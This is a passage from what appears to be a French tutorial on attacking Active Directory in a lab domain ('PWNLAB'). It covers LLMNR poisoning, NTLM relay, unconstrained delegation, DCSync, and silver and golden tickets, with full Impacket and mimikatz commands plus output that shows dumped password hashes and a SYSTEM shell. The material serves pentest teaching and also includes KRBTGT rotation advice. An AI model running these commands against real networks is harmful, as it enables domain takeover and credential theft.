
Si le compte n'est pas connu du serveur, l'authentification échoue et l'utilisateur sera invité à renseigner son mot de passe manuellement.

Le protocole LLMNR (Link-Local Multicast Name Resolution) a été intégré pour la première fois dans Windows Vista. Lorsque la résolution DNS échoue il demande à toutes les autres machines de son réseau (en broadcast) la bonne adresse.

Le principe de l'attaque est d'écouter les requêtes sur le réseau et lorsqu'un utilisateur essaie de se connecter à un partage sur un nom d'hôte non connu, une requête sera faite en broadcast et l'attaquant pourra usurper le nom d'hôte recherché.

La victime enverra donc son nom d'utilisateur et son hash Net-NTLM en pensant joindre un serveur légitime.

De la même façon que précédemment, le hash récupéré peut être utilisé pour tenter de récupérer le mot de passe initial via une attaque par force brute.



Relai NTLM

Le relai NTLM fonctionne sur le même principe que l'attaque par Responder, a ceci près que le nom d'utilisateur et le hash du mot de passe fourni par le client sont redirigés vers un serveur légitime du domaine.

De cette façon nous pouvons nous authentifier auprès de ce serveur avec les identifiants fournis par le client.

L'attaque fonctionne en 2 temps :

- D'abord on récupère le nom d'utilisateur et le hash du compte via du poisonning LLMNR avec Responder
- On relaie ces informations vers un véritable serveur du domaine pour accéder à ses ressources en tant que notre utilisateur grâce à un autre outil comme le script ntlmrelayx.py

```
[*] [MDNS] Poisoned answer sent to 172.23.96.110   for name dsfssdsqsqs.local
[*] [LLMNR]  Poisoned answer sent to 172.23.96.110 for name dsfssdsqsqs
[*] [MDNS] Poisoned answer sent to 172.23.96.110   for name dsfssdsqsqs.local
[*] [LLMNR]  Poisoned answer sent to 172.23.96.110 for name dsfssdsqsqs
[*] [MDNS] Poisoned answer sent to 172.23.96.1     for name ProxySrv.local
[*] [MDNS] Poisoned answer sent to 172.23.96.1     for name ProxySrv.local
[*] [NBT-NS] Poisoned answer sent to 172.23.96.110 for name PWNLAB (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 172.23.96.110 for name PWNLAB (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 172.23.96.110 for name PWNLAB (service: Domain Master Browser)
```

```
┌──(root CHRIS-HP)-[~/impacket/examples]
└─# python3 ntlmrelayx.py -t 172.23.96.101  -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from PWNLAB/JACK@172.23.96.110 controlled, attacking target smb://172.23.96.101
[*] Authenticating against smb://172.23.96.101 as PWNLAB/JACK SUCCEED
[*] SMBD-Thread-4: Connection from PWNLAB/JACK@172.23.96.110 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] SMBD-Thread-6: Connection from PWNLAB/JACK@172.23.96.110 controlled, but there are no more targets left!
[*] Target system bootKey: 0x645d340601546de7a3ab3c8fc37a46b0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: 172.23.96.101
[*] Stopping service RemoteRegistry
```

Délégations non contraintes

Microsoft a introduit les délégations Kerberos dans l'objectif de permettre à une application de réutiliser l'identité d'un utilisateur pour accéder à une ressource hébergée sur un serveur différent.


Un cas d'usage est par exemple l'accès à des documents hébergés sur un serveur de fichier depuis un serveur SharePoint.

L'utilisateur n'ayant pas d'accès direct au serveur de fichiers, il s'authentifie sur la plateforme SharePoint qui doit alors transmettre l'identité de l'utilisateur au serveur de fichiers.


Lors de cet échange, le jeton TGS transmis au serveur SharePoint contient une copie du jeton TGT de l'utilisateur.

Le serveur SharePoint transmet donc au serveur de fichier le ticket TGT de l'utilisateur. De cette façon, ce sont les droits de l'utilisateur qui s'appliquent lors de l'accès aux fichiers du serveur de fichiers.

Mais si le serveur SharePoint décide de conserver le jeton TGT, qui identifie l'utilisateur, il peut alors générer des jetons TGS à l'infini, simplement en communiquant avec le KDC, et ainsi accéder à toutes les ressources de tous les serveurs disponibles pour cet utilisateur.



Si le jeton TGT est celui d'un administrateur du domaine, il est possible de modifier le mot de passe de n'importe quel compte sur le domaine.



On lance Rubeus sur notre serveur de fichier autorisé approuvé pour la délégation à tous les services. Lorsqu'un utilisateur se connecte au serveur de fichier, un évènement 4624 (Successful logon) est généré dans le journal d'événements.

Puisque le serveur est approuvé pour la délégation sans contraintes, le TGS fourni par l'utilisateur contient son TGT, qu'on récupère en Base64.

On peut donc demander un jeton TGS en tant que notre utilisateur sur un serveur du domaine (exemple : le service LDAP du contrôleur de domaine)

```
C:\Users\administrateur.PWNLAB\Desktop>klist

LogonId est 0:0x2b6667

Tickets mis en cache : (1)

#0>     Client : Jack @ PWNLAB.LOCAL
        Serveur : ldap/srv-dc.pwnlab.local @ PWNLAB.LOCAL
        Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
        Indicateurs de tickets 0x60a50000 -> forwardable forwarded renewable pre_authent ok_as_delegate name_canonicalize
        Heure de démarrage : 5/9/2021 23:12:15 (Local)
        Heure de fin :   5/10/2021 8:53:16 (Local)
        Heure de renouvellement : 5/16/2021 22:53:16 (Local)
        Type de clé de session : AES-256-CTS-HMAC-SHA1-96
        Indicateurs de cache : 0
        KDC appelé :
```

Le fichier TGS est enregistré dans un fichier pour pouvoir être réutilisé.

```
mimikatz # lsadump::dcsync /domain:pwnlab.local /dc:srv-dc.pwnlab.local /user:administrateur
[DC] 'pwnlab.local' will be the domain
[DC] 'srv-dc.pwnlab.local' will be the DC server
[DC] 'administrateur' will be the user account

Object RDN           : Administrateur

** SAM ACCOUNT **

SAM Username         : Administrateur
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 01/01/1601 02:00:00
Password last change : 07/05/2021 09:54:45
Object Security ID   : S-1-5-21-3533069571-3156272236-1764959909-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: a87f3a337d73085c45f9416be5787d86
```

On peut faire une attaque par dcsync avec le jeton TGS de l'utilisateur.

C'est donc le serveur approuvé pour la délégation sans contraintes qui émet la demande auprès du contrôleur de domaine, avec les droits de l'utilisateur spécifié.

Génération de jetons TGT et TGS

Il est possible de demander au KDC un jeton TGT pour un compte spécifié afin d'effectuer le même type d'attaque qu'un serveur approuvé pour la délégation sans contraintes.

La librairie python Impacket permet de récupérer la liste des hash (sous différents formats, notamment LM et NT) des mots de passe des comptes du domaine avec le script secretsdump.py :

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be578
7d86:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:843efa00c231e417a564507a9c43d8ba:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
PWNLAB.local\Michael:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f94
16be5787d86:::
PWNLAB.local\Jack:1104:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416b
e5787d86:::
PWNLAB.local\Melvin:1105:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f941
6be5787d86:::
```

Avec les hash des mots de passe des comptes du domaine, nous pouvons générer un jeton TGT qui sera sauvegardé dans un fichier portant l'extension « ccache ».

Il nous suffit ensuite d'exporter le contenu de ce fichier dans une variable « KRB5CCNAME » reconnue par la suite Impacket afin de pouvoir exécuter d'autres scripts avec les droits de l'utilisateur grâce à ce jeton TGT.

```
┌──(root💀kali)-[~/impacket/examples]
└─# python3 getTGT.py PWNLAB.local/Michael -hashes aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f94
16be5787d86
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in Michael.ccache

┌──(root💀kali)-[~/impacket/examples]
└─# export KRB5CCNAME=Michael.ccache

┌──(root💀kali)-[~/impacket/examples]
└─# python3 psexec.py -k -no-pass srv-dc.pwnlab.local whoami
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on srv-dc.pwnlab.local.....
[*] Found writable share ADMIN$
[*] Uploading file ZLTmgSsi.exe
[*] Opening SVCManager on srv-dc.pwnlab.local.....
[*] Creating service ZXwt on srv-dc.pwnlab.local.....
[*] Starting service ZXwt.....
[!] Press help for extra shell commands                                                a
utorite nt\système
[*] Process whoami finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on srv-dc.pwnlab.local.....
```

Le rôle du compte KRBTGT

Dans un environnement Active Directory, il existe un compte utilisateur, créé par défaut et qui ne peut pas être supprimé (en tout cas pas sans casser le domaine), appelé KRBTGT.

Bien qu'il soit par défaut désactivé et qu'il n'ait aucun droit sur aucune ressource, ce compte est le plus critique sur le domaine, et pour cause, il est utilisé par le maitre des clés (KDC) dans le mécanisme du protocole Kerberos pour chiffrer et signer les jetons TGT lors des processus d'authentification au sein de l'annuaire Active Directory.

Précisément, le hash du mot de passe du compte krbtgt est utilisé pour chiffrer et signer tous les tickets TGT.

Il s'agit d'un un compte présent dans l'annuaire Active Directory, sur chaque domaine et sur chaque contrôleur de domaine en lecture/écriture.

Le mot de passe associé à ce compte est inconnu dans la mesure où il est généré aléatoirement. Par mesure de sécurité, il est recommandé de modifier 2 fois son mot de passe puisque le contrôleur de domaine historise ses deux derniers mots de passe.

L'ancien mot de passe est d'ailleurs toujours considéré comme valide pour éviter des erreurs de réplication entre plusieurs contrôleurs de domaine.

Lors de ce changement de mot de passe il faut d'ailleurs laisser un certain laps de temps entre les deux changements afin que l'ancien mot de passe soit mis en cache puis répliqué sur les autres contrôleurs de domaine.

La recommandation de l'ANSSI est de changer le mot de passe du compte KRBTGT tous les 40 jours.

Il ne faut bien évidemment pas effectuer de changements successifs trop rapide au risque d'invalider tous les tickets en cours.

Génération de ticket d'argent (Silver Ticket)

Une attaque par génération de ticket d'argent consiste à générer un jeton TGS grâce aux hash des mots de passe du compte de service de la ressource.

Pour qu'un utilisateur accède à une ressource d'un serveur sur un domaine, il doit lui présenter un jeton TGS chiffré avec le hash du mot de passe du compte du service.

Le jeton fourni peut être déchiffré par le serveur fournissant la ressource et contient les informations fournies par le KDC, notamment le PAC, qui indique à quels groupes appartient l'utilisateur.

En bref, le jeton contient l'information indiquant si l'utilisateur a le droit ou non d'accéder à la ressource (suivant les groupes auxquels il appartient).

Si on peut récupérer le hash du mot de passe du compte de service qui gère la ressource, il est donc possible de créer notre propre jeton TGS, dans lequel nous aurons configuré manuellement les privilèges de l'utilisateur spécifié, le tout chiffré avec son hash.

Le serveur récupère le TGS, qu'il peut déchiffrer avec son propre hash (celui du compte de service) et obtenir les informations indiquant que notre utilisateur peut accéder à la ressource.

En bref, le service accepte les informations chiffrées avec son propre hash de mot de passe puisqu'en théorie, seul le service et le KDC ont connaissance de ce hash.

Génération de ticket d'or (Golden Ticket)

Le ticket d'argent permet de s'affranchir du KDC, mais l'accès à la ressource est limité aux privilèges du compte spécifié dans le jeton TGT.

Le ticket d'or permet de générer un jeton TGT universel, pour un utilisateur donné, avec tous les droits sur toutes les ressources de tous les serveurs.

En bref, un passe-partout.

Nous l'avons déjà vu, les informations qui spécifient si un compte peut avoir accès ou non à une ressource sont inscrites dans le jeton TGT fourni par le KDC.

Ce jeton est chiffré par le KDC et pour pouvoir le modifier ou en créer un nouveau il nous faut la clé qui l'a chiffré.

Cette clé n'est autre que le hash NT du compte KRBTGT.

Puisque le compte sert à la création des jetons TGT, si nous parvenons à récupérer le hash du mot de passe du compte KRBTGT, nous pouvons générer des jetons TGT à l'infini, avec un accès total pour n'importe quel nom d'utilisateur sur n'importe quelle ressource sur n'importe quel serveur du domaine.

L'attaque semble déjà très importante, mais elle l'est encore plus puisqu'elle permet de créer un jeton TGT pour n'importe quel nom d'utilisateur, même si le compte n'existe pas dans l'annuaire !

En effet, la vérification de la présence du compte s'effectue par le contrôleur de domaine lors de la création du jeton TGT et non lors de la création du jeton TGS.

Avec le hash du mot de passe du compte KRBTGT nous pouvons donc forger manuellement un jeton TGT pour un nom d'utilisateur donné en lui attribuant tous les privilèges.

C'est ce jeton TGT qui est appelé ticket d'or.

Pour générer un ticket d'or avec la suite Impacket, on utilise d'abord le script lookupsid.py pour récupérer le SID du domaine :

```
┌──(root💀kali)-[~/impacket/examples]
└─# python3 lookupsid.py pwnlab.local/administrateur:Passw0rd@172.23.96.100
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation

[*] Brute forcing SIDs at 172.23.96.100
[*] StringBinding ncacn_np:172.23.96.100[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3533069571-3156272236-1764959909
498: PWNLAB\Contrôleurs de domaine d'entreprise en lecture seule (SidTypeGroup)
500: PWNLAB\Administrateur (SidTypeUser)
501: PWNLAB\Invité (SidTypeUser)
```

On récupère ensuite les hash du mot de passe du compte KRBTGT avec le script secretsdump.py :


```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:843efa00c231e417a564507a9c43d8ba:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
PWNLAB.local\Michael:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be
PWNLAB.local\Jack:1104:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be578
```

Grâce au hash NT du compte KRBTGT et au SID du domaine, nous pouvons créer un jeton TGT pour un utilisateur nommé (ici « totodu34 ») avec un PAC indiquant qu'il appartient à tous les groupes du domaine par exemple, qui sera enregistré sous la forme d'un fichier ccache (pour credentials cache) :

```
┌──(root💀kali)-[~/impacket/examples]
└─# python3 ticketer.py -nthash 843efa00c231e417a564507a9c43d8ba -domain-sid S-1-5-21-3
36-1764959909 -domain pwnlab.local totodu34
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for pwnlab.local/totodu34
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in totodu34.ccache
```

Nous pouvons ensuite utiliser ce fichier pour utiliser un autre script, comme smbclient.py par exemple, pour demander de manière légitime un jeton TGS en tant que cet utilisateur et accéder à la ressource :



Nous sommes connectés avec un compte inexistant dans l'annuaire grâce au hash NT du compte KRBTGT qui nous a permis de chiffrer notre jeton.